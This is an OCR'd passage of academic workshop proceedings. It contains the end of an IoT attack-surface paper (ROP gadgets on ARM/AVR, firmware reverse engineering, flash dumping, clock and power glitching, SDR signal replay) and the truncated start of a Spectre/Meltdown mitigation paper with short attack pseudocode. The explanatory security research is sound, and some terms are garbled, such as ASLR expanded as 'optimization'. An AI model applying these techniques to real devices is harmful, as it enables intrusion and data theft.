An attacker has to set up the arguments and registers manually and also take control of the PC. In the following a small sequence of the libc library errand48 is shown to demonstrate the concept of ROP. The used instructions just need to be in memory and not in any particular library. It is also important that the used instructions don't change their adress as the ROP chain or exploit would not be reproducable.

```
ldm sp, r0 , r1
add sp, sp, #12
pop lr
bx lr
```

The ldm instruction copies data or arguments from the stack and stores them into r0 and r1. After that the stack pointer is moved 12 bytes and pops the stack value into the LR to perform a branch to the stored adress.

This means to control the PC the attacker has to overwrite the (return) value on the stack which gets popped into the LR. The return value is usually replaced or overwritten with the adress of a gadget. The above gadget can be used to load desired arguments (as "bin/sh" and system()) into the registers or to jump to other ROP gadgets.

```
0x00011108 : tst r2, r3 ; beq #0x11134 ; mov r0, #1 ; add sp, sp, #0x10 ; pop {r4, r5} ; bx lr
0x000111c0 : tst r2, r3 ; beq #0x111ec ; mov r0, #1 ; add sp, sp, #0x10 ; pop {r4, r5} ; bx lr
0x00011270 : tst r2, r3 ; beq #0x1128c ; mov r0, #1 ; pop {r4, r5, r6, pc}
```

Figure 2: Part of a scan of an ARM binary with *ROPGadget*.

On figure 2 an ARMv7 executable has been scanned with the ROP gadget finder tool *ROPgadget* [16]. The instructions can be used to load arguments from stack into the registers as well as to alter the program flow.

As seen a ROP gadget must end with a free branch instruction or else the code will jump somewhere where the attacker has no control.

Code Injection with ROP on AVR

For AVR ROP chains follow the same concept. As mentionted earlier there exists for AVR the bootloader instructions ldm and spm. If an attacker places the adresses of these instructions with the correct parameters he can inject malicious code to the program memory. This way the first published worm for a WSN was created by Aurellion Fran-

cillon.
The malicious code was stored to the data memory by sending IP packets with the code as payload. The last packet caused an overflow which manipulated the stack that the malicious code gets stored via SPM to the program memory [8].
The attack was possible because of a stack vulnerability in the TinyOS [26].

Since ROP gadgets are hard to find without any knowledge of vulnerabilities or available instructions, reverse engineering of the firmware is required.

4. REVERSE-ENGINEERING OF IOT DEVICES

To find vulnerabilities or analyze firmware for backdoors reverse engineering can be helpful. An attacker could by example extract all contents of a firmware and then emulating the device through Qemu [34] or analyze the filesystem. Reverse engineering of a device is also a risk as the firmware can be copied by an competitor.
With debuggers as GDB [35] and disassemblers like IDA Pro [36] or Radare [37] the binaries can be disassembled and analyzed for hardcoded secrets as backdoors or possible ROP gadgets. As mentioned the basic steps of analysis are explained in the OWASP guide "IoT Firmware Analysis" [9] but not how they can be applied when the firmware is publicly not available or obfuscated. In the last two cases information has to be taken directly from the device through sniffing the bus or dumping the flash as discussed in the end of this chapter.

4.1 Firmware Analysis

The first step for analyzing a firmware is to get it through the internet as vendorsites or by dumping the flash memory if it's not publicly available. Since IoT devices are connected capturing the image during an update can also be considered [29].
For this part of the chapter it's assumed that the firmware image is already available. By checking the binary for strings hardcoded credentials or system information as OS or architecture can be found [3].
Binwalk is a linux tool which can analyze binary files and supports many firmware types [18]. If the firmware is not encrypted or obfuscated binwalk can list found signatures of the image to find sections such as bootloader, kernel or other components as filesystems. When not encrypted these image contents or sections as bootloader, kernel or filesystem can be extracted with the tool **dd**. By analyzing the Opcodes of a firmware-binary it is also possible to identify the architecture [20]. Next to binwalk objdump is also a powerful linux tool for binary analysis [33].
The firmware-modification-kit [31] can automically de- and reconstruct a firmware image for emulating it with Qemu.
The mentioned steps only work when no obfuscation or encryption is applied to the firmware. As these steps are mentionted more detailed in the guide we'll focus on reversing mitigations as obfuscated or encrypted (kernel)binaries.
Figure 3 shows a scan result of a scanned firmware image of a router. As seen six sections have been found including a SquahFS filesystem. As extracting and uncompressing the LZMA sections failed it might be concluded that the binary or sections are obfuscated to avoid reversing the firmware.

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
225           0x145           LZMA compressed data, properties: 0x88, dictionary size: 336068608 by
es, uncompressed size: 29696 bytes
465           0x1D1           LZMA compressed data, properties: 0x88, dictionary size: 336068608 by
es, uncompressed size: 29696 bytes
809           0x1FD           LZMA compressed data, properties: 0x88, dictionary size: 1048576 byte
, uncompressed size: 65535 bytes
1280          0x2C10          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 byte
, uncompressed size: 2146304 bytes
568354        0x8AC22         Squashfs filesystem, big endian, version 2.0, size: 64149 bytes, 7 in
odes, blocksize: 65536 bytes, created: 2015-05-08 08:18:44
633908        0x9AC34         Squashfs filesystem, big endian, version 2.0, size: 2309504 bytes, 51
6 inodes, blocksize: 65536 bytes, created: 2015-05-08 08:18:59
```

Figure 3: Binwalk scan of the router Easybox 803A binary.

Obfuscated or Encrypted binaries.

By looking at an entropy analysis an attacker can get hints if a binary is encrypted or just obfuscated [32]. For encryption usually the entropy is a flat line at 1.0 while compressed data is wiggling slightly as seen in figure 4. Even the last case suggests that the image is just obfuscated or compressed further statistical analysis is required to verify if a binary is encrypted or obfuscated [32].




Figure 4: Entropy analysis with binwalk.

Since the bootloader is responsible for loading the system or kernel it also performs the decryption or decompression of a binary. By analyzing the bootloader through debugging or disassembling one can get insides to the decompressing routines as shown in the next subchapter.

4.1.1 debugging and disassembling

For finding ROP gadgets or decrypting/deobfuscating routines disassembling a firmware binary as the bootloader can be useful. Tools as IDA pro or Radare support a wide variety of embedded architectures and also support GDB [37]. In figure 5 and 6 the bootloader of the router Easybox 803A (brnboot) has been disassembled. To get the function flow view IDA needs to be provided with the architecture, ROM size, start adress as well as entry point. This is required because firmware binaries usually don't include symbol tables or other debugging information. After that the function or program flow gets traced.

In figure 5 we can see that there is a function named aUnzippingFir0. Jumping to this function and resolving it to a flowgraph one can visualize the deobfuscation routine. In




Figure 5: Call of unzip routine(brnboot).




Figure 6: Part of flowgraph of unzipping-routine.

figure 6 a part of the deobfuscation routine can be seen. By reconstructing the shown instructions one can write a simple script to deobfuscate the binary [6].

If it's possible to debug the device looking into the registers (as PC) and memory for instructions during the loading process can also help in reversing such routines. Many IoT devices usually have a JTAG interface which can be used for debugging the device.
With SimAVR and GDB it is possible to emulate an AVR device and debugging it without owning the device [31]. This can become handy when different toolchains or compileroptions have to be analyzed to reproduce certain parts of a firmware.

Through dissasembling the binary an attacker can get a view of the used instructions. This helps in constructing a ROP chain. By debugging the device or binary one can analyze how to modify the stack and memory to create an exploit or malicious input string.

If the bootloader or firmware is publicly not available then the bootloader or other information have to be acquired directly from the device as stated in the following subchapter.

4.2 Hardware-Interfaces

In most cases the datasheets of the components as microcontrollers or external flashes are available and include all required information. If not then the interfaces or busses have to be identified and sniffed for potential useful information.

Many IoT devices have a UART interface which can be used to interact with the device like accessing the bootmenu or reading bootlogs. Reading the bootlogs can help in finding out start- or loadingadresses as entry points [39]. But also internal communication between the chips can be read out by sniffing the SPI bus or connectors of a chip. For example if an external RAM or flash is used then sniffing the communication can help in finding accessed adresses.

Detecting and sniffing interfaces with a Logic Analyzer.

To identify or sniff pinouts of a board or a chip as an external flash a logic analyzer device can be used. A logic analyzer measures and displays digital signals and can also decode the captured data to identify protocols [1].
Logic analyzers can monitor together with probes multiple wires (channels) and are usually used for low-level-hardware debugging. Through logic analyzer an attacker can reverse and analyze the communication between the chips to get additional information. As example an attacker can read accessed adresses of the CPU by sniffing the SPI bus once identified.

Dumping Flash.

Once the SPI(-connectors) are identified, the flash can be read out by any device which supports SPI. For example the FTDI232H can be used together with the open source flashrom [21] for this purpose.
The bootloader of the Easybox 803A which uses no external flash has the option to dump the flashcontent over the UART. If the device doesn't support such command then dumping the flash with JTAG can be considered as JTAG can be used to read or write memory [1].
If it's not possible to use one of the mentioned methods the chip has to be desoldered. After desoldering the flash content can be read out with the proper programmer device.

To avoid extracting flash content usually lockbits are set which cause the content to get deleted if attempted to be read out.
When readprotections or portdisabling is done by software then chances or the risk is higher that they can be bypassed with a fault injection.

5. FAULT-INJECTIONS

In this chapter glitch attacks are covered. Glitch attacks are sudden changes of input-signals as Voltage or clock signal of a device to purposefully manipulate the execution flow by skipping certain instructions. There can be distinguished between multiple types of glitch attacks such as increasing the clockrate or by changing the electrical field very fast. Here we'll talk only about Power- and Overclockglitches on microcontrollers since they're easier and cheaper to perform [10]. An attacker can use a glitch to skip loop cycles of a key calculation or settings of readprotections.

5.1 Overclockglitch

In an overclock glitch the frequency of the clock rate is increased for a specifig time period. The maximum operation frequency is specified by the manufacturer and assures that the signal is going to reach every register properly. Going beyond this frequency for a short period the CPU won't execute that single instruction, as a JMP instruction for example, correctly. After the clock goes back to normal the next instructions are performed correctly again.

To perform a clock glitch the clock frequency have to be increased by a multiple of the normal frequency [10].
In Figure 7 a single glitch is performed to skip an instruction on an ATmega328P running at 7Mhz. The glitch is using a frequency of 14Mhz for a period of 50ns.
Chris Gerlinsky used such an attack to bypass the Code-

Read-Protect on the NXP LPC-family microntrollers as presented at RECON Brussels in 2009 [40]. He performed a timing analysis to skip at the correct time to skip certain instructions of the bootloader.




Figure 7: One gitched and normal clock pulse.

If an internal clock is used than performing clock-glitches become much harder as the device needs to be encapsulated.

5.2 Powerglitch

In a powerglitch the supply voltage is changed very fast. If the microcontroller or the CPU don't have enough power the signals can't reach their registers or paths properly.
On the ATmega328P such attack can be achieved by turning on and off the supply very fast. If the supply is turned on and off at a frequency of 12Mhz then code execution starts to fail. This is a common vulnerability of microcontrollers as this kind of attack can be applied to other microcontrollers such as the ones from PIC or TI which are also vulnerable to this kind of attack [38].

To perform a more targeted attack usually other interfaces are monitored to see how the device reacts. Through a timing and sidechannel analysis the exact time of when the glitch has to be performed can be determined [40].


As seen for glitch attacks high frequencies of input-signals have to be reached. A FPGA is a cheap solution to perform such attacks as they support higher clockrates. For both presented attacks a 20$ lattice FPGA was used which supports a clock rate up to 270Mhz [41].
Glitch attacks were common methods to bypass security functions of smartcards and PayTV receivers in the mid 00s [38].
If no physical access to the device is possible at all then analyzing or spoofing it's wireless communication can be helpful.

6. ANALYZING A SIGNAL WITH SDRS


To demonstrate the methology and risks of signal analysis the signal of a remote presenter will be analyzed in the following.

6.1 Analyzing signals

To analyze a device's signal the frequency, modulation and sample rate or bandwidth have to be find out. To detect the transmission frequency and bandwidth of a certain device a spectrum analyzer can be used. Together with a waterfall diagramm active frequencies can be visualized.



(a) spectrum view (GQRX)



(b) Demodulation (with inspectrum)

Figure 8: Spectrogram and Demodulaton.

In figure 8a we can see the waterfall and spectrum when the up button of the presenter is pressed. The frequency is discovered at 433.8Mhz which is in accordance to the ISM frequency band [30].
On the waterfall diagram single pulses (horizontal lines) can be seen which indicate OOK modulation.

By analyzing the captured signal further with GNURadio or other tools as inspectrum [44] it can be demodulated. In figure 8b we can see that the signal indeed consists of pulses. The amplitude and frequency demodulation are plotted additionally to confirm the use of ASK or OOK. For the period of transmission the frequency stays the same (flat line) while the amplitude is staying at high. The last pulse is longer as it's marks the end of a command transmission.
To replay the remote control the extracted data can be resend with GNURadio and a SDR capable of transmitting.
Once the exact length of signal or the command is known the binary data can be, depending from the device, decoded to ASCII or HEX. GNURadio allows to build a radio application by connecting graphical block elements (as an amplifier or mixer as example) to signal-flowgraph. This way signals can be manually analyzed or (re)transmitted.

7. CONCLUSION

We have seen that for all presented vectors there also exist open source tools making analysis of possible attack vectors more flexible. This enables to find or assess vulnerabilities during development or vulnerabilities of a new device. Even though for all presented vectors there exist dependable mitigations they are not fully used. The restricted ressources of a device would make a full implementation of these more expensive why they are usually only found fully on high safety or security devices [38].
For this reason there are still many backdoors and other vulnerabilities found in IoT devices [46] which make IoT security (analysis) an important issue.

8. REFERENCES

[1] Alexander Bolshev, Practical Firmware Reversing of AVR-based Devices. Digital Security 2011.

[2] Igor Skochinsky. Intro to Embedded Reverse Engineering for PC reversers. Recon 2010, p.16.

[3] The Top-Ten IoT Vulnerabilities. Online-Source: https://resources.infosecinstitute.com/the-top-ten-iot-vulnerabilities,

[4] The 5 Worst Examples of IoT Hacking and Vulnerabilities. Online-Source: https://www.iotforall.com/5-worst-iot-hacking-vulnerabilities

[5] Itzhak Avraham, Non-Executeable Stack ARM Exploitation. Samsung Telecom Research Israel, 2009.

[6] Bruce Dang, Practical Reverse Engineering x86, x64 and ARM. Wiley 2017.

[7] Andrew Tanenbaum, Computerarchitektur. 5. Auflage, Pearson 2017.

[8] AurÃl'lien Francillon, Claude Castelluccia. Code Injection Attacks On Harvard-Architecutre Devices. 22 January 2009.

[9] IoT Firmware Analysis. Online Source: https://www.owasp.org/index.php/IoT_Firmware_Analysis

[10] Sergei P. Skorobogatov. Semi invasive attacks - A new approach to hardware security analysis. Cambridge 2005.

[11] GNURadio. Online Source: https://www.gnuradio.org

[12] Michael Ledema. Getting started with OpenBTS. O'Reilly 2015.

[13] openLTE. Online Source: https://sourceforge.net/projects/openlte

[14] GPS-SDR-SIM. Online Source: https://github.com/osqzss/gps-sdr-sim

[15] YateBTS Rogue Station running at RSA conference 2018. Online Source: https://fakebts.com/2018/04/yatebts-rogue-station-running-at-rsa-conference-2018/

[16] ROPGadget finder tool. Online Source: https://github.com/JonathanSalwan/ROPgadget

[17] Guenther Schmitt, Mikrocomputertechnik mit Controllern der Atmel Familie. 5. Edition, Oldenburg, 2010.

[18] Firmware Analysis Tool. Online Source: https://github.com/ReFirmLabs/binwalk

[19] Erik Buchanan, Ryan Roemer. ROP: Exploitation without Code Injection, University of California, 2008.

[20] John Zaddach, Embedded Devices Firmware Reverse Engineering. Blackhat 2013.

[21] FT2232SPI Programmer. Online Source: https://www.flashrom.org/FT2232SPI_Programmer

[22] USRP B200. Online Source: https://www.ettus.com/product/details/UB200-KIT

[23] Transmitting DVB-S2 with GNU Radio and an USRP B210. Online Source: https://kb.ettus.com/Transmitting_DVB-S2_with_GNU_Radio_and_an_USRP_B210

[24] Roland Proesch, Technical Handbook of Satellite Monitoring. Books on Demand GmbH 2017.

[25] C. Miller, C. Vasalek. Remote Exploitation of an Unaltered Passenger Vehicle, August 10, 2015.

[26] N. Cooprider, W. Archer, E. Eide, D. Gay, and J. Regehr. Efficient memory safety for tinyos. In SenSys, 2007.

[27] Ngyuen Quynh, OptiROP: the art of hunting ROP gadgets. Blackhat, 2003.

[28] Atmel AVR simulator for linux. Online Source: https://github.com/buserror/simavr

[29] Wireshark Tools. Online Source: https://wiki.wireshark.org/Tools

[30] Funkanwendungen auf den ISM-Baeendern. Bundesnetzagentur, 2010.

[31] Firmware Mod Kit. Online Source: https://github.com/rampageX/firmware-mod-kit/wiki

[32] Xiaopeng Niu, Qingbao Li. Binary Program Statistical Features Hiding through Huffman Obfuscated Coding. Springer 2013.

[33] GNU Binary Utilities. Online Source: https://sourceware.org/binutils/docs/binutils/index.html

[34] Qemu. Online-Source: https://wiki.ubuntuusers.de/QEMU/

[35] Gnu Debugger. Online Source: https://www.gnu.org/software/gdb/

[36] IDA Pro. Online Source: https://www.hex-rays.com/products/ida/

[37] Reversing Framework Radare. Online Source: https://rada.re/r

[38] Ross Anderson. Security Engineering. Cambridge, 2008.

[39] Arcadyan ARV752DPW22. Online Source: https://wiki.openwrt.org/toh/astoria/arv752dpw22

[40] Chris Gerlinsky, Breaking Code Read Protection on NXP LPC family. RECON Brussles 2010.

[41] iCEstick Evaluation Kit. Online Source: http://www.latticesemi.com/icestick

[42] Remote Presenter: https://www.adverts.ie/projector/effentora-laser-pointer-v-pointer-usb-wireless-presenter/2809710s

[43] Andrew Tanenbaum, Computernetzwerke. 5. Auflage, Pearson 2017.

[44] inspectrum. Online Source: https://github.com/miek/inspectrum

[45] Roger Jover, Exploring LTE Security nad Protocol exploits with Open Source Software and lowcost SDR. Bloomberg L.P., 2016.

[46] Erez Metula. Hacking the IoT. AppSecLabs 2016.

All webpages were last visited on 21th July, 2018 at around 2.00pm.

Mitigation of actual CPU attacks – A hare and hedgehog race not to win

Jens Nazarenus
RheinMain University of Applied Sciences
jens.nazarenus@hs-rm.de

ACM Reference Format:
Jens Nazarenus. 2018. Mitigation of actual CPU attacks – A hare and hedgehog race not to win. In *Proceedings of WAMOS*. ACM, New York, NY, USA, 6 pages.

Abstract

In January 2018 the two CPU vulnerabilities Spectre and Meltdown were responsibly disclosed [6–8]. The attacks are often mentioned together because both exploit the fact, that the underlying CPU uses out-of-order execution and speculative execution to process an instruction. This paper discusses these specific design paradigms and shows mitigation techniques which became best practice over the past few months.

All CPUs of Intel since 1995 (except Intel Itanium and Intel Atom before 2013) are affected by one or more Meltdown or Spectre variant [16]. On the contrary the RISC-V Foundation states that currently no RISC-V CPU is vulnerable to Spectre and Meltdown. Due to this fact this paper highlights some advantages of open source CPU implementations with the RISC-V ISA.

1 INTRODUCTION

The central processing unit (CPU) of a computer is an integrated circuit which is designed to execute logical and arithmetic instructions of a computer program. While the world talks about performance aspects of the CPU, like "clock rate" or "instructions per cycle" (IPC) a few developers try to use hardware optimization techniques to break security mechanisms of the CPU. The two vulnerabilities Spectre and Meltdown exploit the hardware design paradigms called "out-of-order execution" and "speculative execution" to leak physical memory and hence possibly sensitive data of a computer [24, p. 3].

Before approaching the attacks, this paper gives an introductional overview of out-of-order execution and speculative execution with branch prediction. Afterwards the mitigation strategies will be discussed, leading to a discussion about mitigating CPU attacks in software. At the end of the paper the focus shifts to RISC-V CPUs and how open source hardware development may help to prevent critical security vulnerabilities like Spectre and Meltdown in the future.

2 OUT-OF-ORDER EXECUTION

Out-of-order execution, often abbreviated as OoOE, is a CPU design paradigm to increase the instructions executed per clock cycle, which leads to a performance increase of the CPU. A CPU with out-of-order execution does not execute the instructions of a program in its sequential order. The instruction is processed as soon as all necessary operands are available. With this technique it is possible to process instructions in parallel, unless the instruction waits for an operand.

To explain the fundamentals of out-of-order execution a CPU with a MIPS alike pipeline is used:

- instruction fetch stage (IF)
- decode stage (D)
- execute stage (EX)
- memory stage (MEM)
- write back stage (WB)

Because of the availability of multiple execution units in modern Intel processors for example Integer ALUs, AES-NI, Division units the following two additional data hazards may occur [25, 26]:

- write-after-write (WAW) – An instruction $instr_{j+1}$ tries to write an operand, which is not yet written by instruction $instr_j$.
- write-after-read (WAR) – An instruction $instr_{j+1}$ writes into a register, before this register is read by $instr_j$.

```
(1)  lw x3, 0(x8)
(2)  add x2, x4, x5
(3)  add x1, x6, x7
(4)  sub x5, x8, x9
(5)  add x2, x3, x1
```

Listing 1: Data hazards example

The listing above shows the two data hazards, which may occur in modern processors. Instruction (5) is dependent on (2) because of a possible write-after-write data hazard. An write-after-read hazard may occur when (4) writes into x5 before (2) has used the register as operand. Both instruction dependencies may be resolved by renaming the used registers as proposed by the Tomasulo algorithm, 1967 [27].

Intel's microarchitecture for example uses Reorder and Renaming buffers to implement the algorithm and with that resolve the data hazards discussed above. With this architecture it is possible to use multiple execution units in parallel, which is one of the key arguments why modern processors implement this technique. [11, 25].

```
(1)  lw x1, 0(x9) // 20 cycles to complete
(2)  add x8, x1, x2
(3)  addi x5 , x5, 22
(4)  add x6, x6, x3
(5)  add x4 , x5, x6
```

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.
WAMOS, August 2018, Germany, Wiesbaden
© 2018 Association for Computing Machinery.

```
(6)   add x7, x8, x4
```

Listing 2: Out-of-order execution example, based on [5]

Listing 2 shows a MIPS alike assembler application. The different colors highlight the dependencies of the different instructions. For example instruction (2) is dependent on (1) because x1 is an operand, which gets loaded in instruction (1). With this knowledge it is possible to create a dependency flow graph, that shows the different dependencies for the example application.




Figure 1: Dependency flow graph of Listing example assembler application

The dependency flow graph shows that the instructions (3), (4) and (5) may be executed independently because they do not use operands from the other instructions.
Figure 2, now, shows the advantages of out-of-order execution compared to in-order execution. While in-order execution preserves the logical program order of the application, out-of-order execution checks if instructions can be executed "in parallel" to improve the overall performance of the CPU, which means that less clock cycles are used for the instructions to complete.




Figure 2: In-order (top) vs. Out-of-order execution (bottom)

2.1 Branch prediction

Another important unit of modern processors are branch predictors, which are necessary to improve the execution of conditional jump instructions. The predictor tries to guess which branch is taken before the condition is evaluated. The processor afterwards can continue to execute the instructions on the path the predictor has decided upon. If the guess was wrong the processor rolls back the instructions and starts the execution of the correct branch [25, p. 3].

The guess strategies of branch predictors are based on algorithms. A common scheme is the two-level adaptive-predictor that saves the last n guess results (right or wrong) to predict patterns based on past instructions [25, 31].

```
(1)   lw x10, 0(x8)
(2)   bne x10, x0, routine
(3)   j exit
      routine:
(4)       add x4, x5, x6
(5)       add x2, x3, x3
      exit:
(6)       j x1 // ra
```

Listing 3: Branch prediction example

The listing above shows an MIPS-like assembler program which must take a decision in (2), but instruction (1) is not yet completed and thus it is not possible to read the register `x10`. As a consequence the branch predictor guesses the outcome of the bne-instruction, based on past patterns.

3 ATTACKS

In the previous chapter out-of-order execution and branch prediction was discussed. Spectre and Meltdown exploit these CPU design principles to leak secret information. In the following chapters the vulnerabilities will be discussed in detail.

3.1 Meltdown

Meltdown is a Intel-specific attack to break the isolation between user and kernel memory. Before showing how the attack works it is necessary to discuss how user and kernel memory is managed by the operating system.

Memory isolation. User applications are not able to access the physical memory per se, instead the operating system assigns address space to the user applications through virtual addresses. The mapping is hold in a specific data structure, called page table. The active process' page table, is stored in a privileged CPU register named "page table base register" (`ptbr` or `sptbr`). This register gets updated every time the CPU performs a context switch [25, p. 4]. With this setup applications can only access their own data.

Furthermore kernel memory can only be accessed when the CPU is running in privileged mode. The level of privilege is increased if the user application communicates with the kernel through a system call, which are the "fundamental interface between an application and the kernel" [20].

```
int main(int argc, char **argv) {
    write(1, "Test", 5);
    return 0;
}
```

Listing 4: Syscall example

Listing 4 shows a C program which enters kernel mode through the system function `write(1, "Test", 5)`. The function writes `"Test"` to the standard output stream (file descriptor 1) [21].

Cache-based side-channel attacks. Caches are small storages inside the CPU, which can hold copies of recently used memory blocks of the main memory. The main reasons why caches are used

in modern processors is the very fast access time compared to RAM operations.




Figure 3: Cache hierachy of the Intel Ivy Bridge architecture. Own figure, based on [30, p. 2]

Caches are often arranged hierarchically, as shown in Figure 3. Every core has its own L1 and L2 cache. The L3 cache, however, is shared by the four cores. Furthermore the L3 cache is "inclusive of all cache levels above it", which means, that the data of all L1 and L2 caches also reside in the L3 cache [11, p 2-24]. As a consequence flushing data from the this cache ensures that the data is removed in the higher cache levels. The Flush+Reload attack exploits this behavior [30, p. 4].

A cache-based side-channel attack exploits the timing differences when loading data. If data is loaded from a cache the access time is significantly faster than loading data from memory (RAM). The Flush+Reload needs three steps to complete:

(1) Flush a memory line in the cache hierarchy
(2) Wait for a specified time period. In this time the victim may reload its data from the RAM
(3) Reload the memory line. If the victim has accessed the memory line, the reload time is fast. On the other hand, if the victim has not accessed it, the reload time takes longer.

The Meltdown attack can be broken down into the following two steps:

(1) Bypass memory isolation with instructions, which get executed out-of-order
(2) Perform a cache-based side-channel attack to read or dump kernel memory

To bypass the memory isolation Meltdown raises an exception.

```
(1)  raise_exception();
     // the next line is never reached
(2)  access(probe_array[data * 4096]);
```

Listing 5: Example memory isolation bypass

In code line (1) of Listing 5 an exception is raised, for example a segmentation fault. As a result, line (2) will never be accessed, but the instruction may already have been executed out-of-order. The kernel increases the level of privilege for code line (1) and due to out-of-order-execution the instructions of line (2) are also executed in privileged mode. In Linux kernels the physical memory is mapped 1:1 into the kernel address space, which means that an attacker is able to dump the entire physical memory.

Figure 4 shows Meltdown in an instruction flow graph. The blue instructions are part of the user application code and is not part of the attack. The first red instruction "execution" represents line (1)




Figure 4: Instruction flow graph with corresponding privilege level

of the Meltdown example application in Listing 5. The following red instructions ("instr") are executed out of order in privileged mode.

3.2 Spectre

Unlike Meltdown, Spectre does not raise the level of privilege to access kernel memory, instead it uses branch prediction to break the isolation between different user level applications.

The Spectre attack can also be broken down into several steps:

(1) Perform a conditional jump, which gets mispredicted by the branch predictor, causing the CPU to execute instructions speculatively
(2) Perform a cache-based side-channel attack to read memory from the process in which it runs

To initiate the misprediction an if-condition is needed.

```
(1)  if (x < array1_size)
(2)    y = array2[array1[x] * 256];
```

Listing 6: Spectre: Misprediction example

In Listing 6 the first line performs a boundary check if the variable `x` is smaller than the size of `array1`. This will introduce an conditional jump, similar to line (2) of Listing 3. In processors with speculative execution it is possible that the expression in line (2) gets executed by the CPU, even though the condition is `false`. This is the case if a CPU executes line (2) speculatively, because an operand of line (1) is missing. By this means, the processor is busy with line (1), the expression `array2[array1[x] * 256]` is executed speculatively, and `x` gets added to the address of `array1`. `k` now holds a secret value. Afterwards the address of `array2` is evaluated based on the secret value `k`. At some point the CPU will recognize that the condition of line (1) got mispredicted, causing the CPU to rollback the incorrectly executed instructions, but the cache state of `array2` now depends on the secret value `k`.

For the second step the attacker can recover the secret value `k` by timing the access time of `array2`. The access time for `array2[n * 256]` is fast if $n = k$ (cache hit) and significantly slower if $n \neq k$ (cache miss).

4 MITIGATION STRATEGIES

4.1 Software

The main cause of both vulnerabilities, Spectre and Meltdown, is that the out-of-order execution and branch prediction changes the state of the CPU caches. Intel announced updated microcode solutions for their 6th, 7th and 8th generation Intel CPU cores [15].

KAISER. Another problematic point is the fact that the kernel address space can be exploited by poisoned programs. To make the address layout unpredictable Kernel address space layout randomization (KASLR) is used, but Meltdown bypasses this security feature. KASLR is similar to ASLR (Address space layout optimization), which is a security feature that makes it very difficult to find the top of the stack, where malicious shellcode may be injected.

KAISER has been published and can be used on top of KASLR as a fix for Meltdown [23]. With KAISER the kernel and user space which are mapped into the address space of every process are split into "shadow address spaces" to achieve a stronger kernel isolation[23, p. 8]. The fix has been merged into the Linux kernel version 4.15 [14].

Retpoline. A possible fix for Spectre is to make the speculative path uninteresting for an attacker. Google developed a mitigation strategy which replaces the speculative path of an indirect branch instruction by an infinite `lfence` loop. For Intel CPUs that means that no speculative load instructions are allowed until all previous load instructions have been executed and committed [12, p. 270].

```
(1)  jmp *%rax

     ↓ .. becomes to .. ↓

(1)  call load_label
     capture_ret_spec:
(2)      pause ; lfence
(3)      jmp capture_ret_spec
     load_label:
(4)      mov %rax, (%rsp)
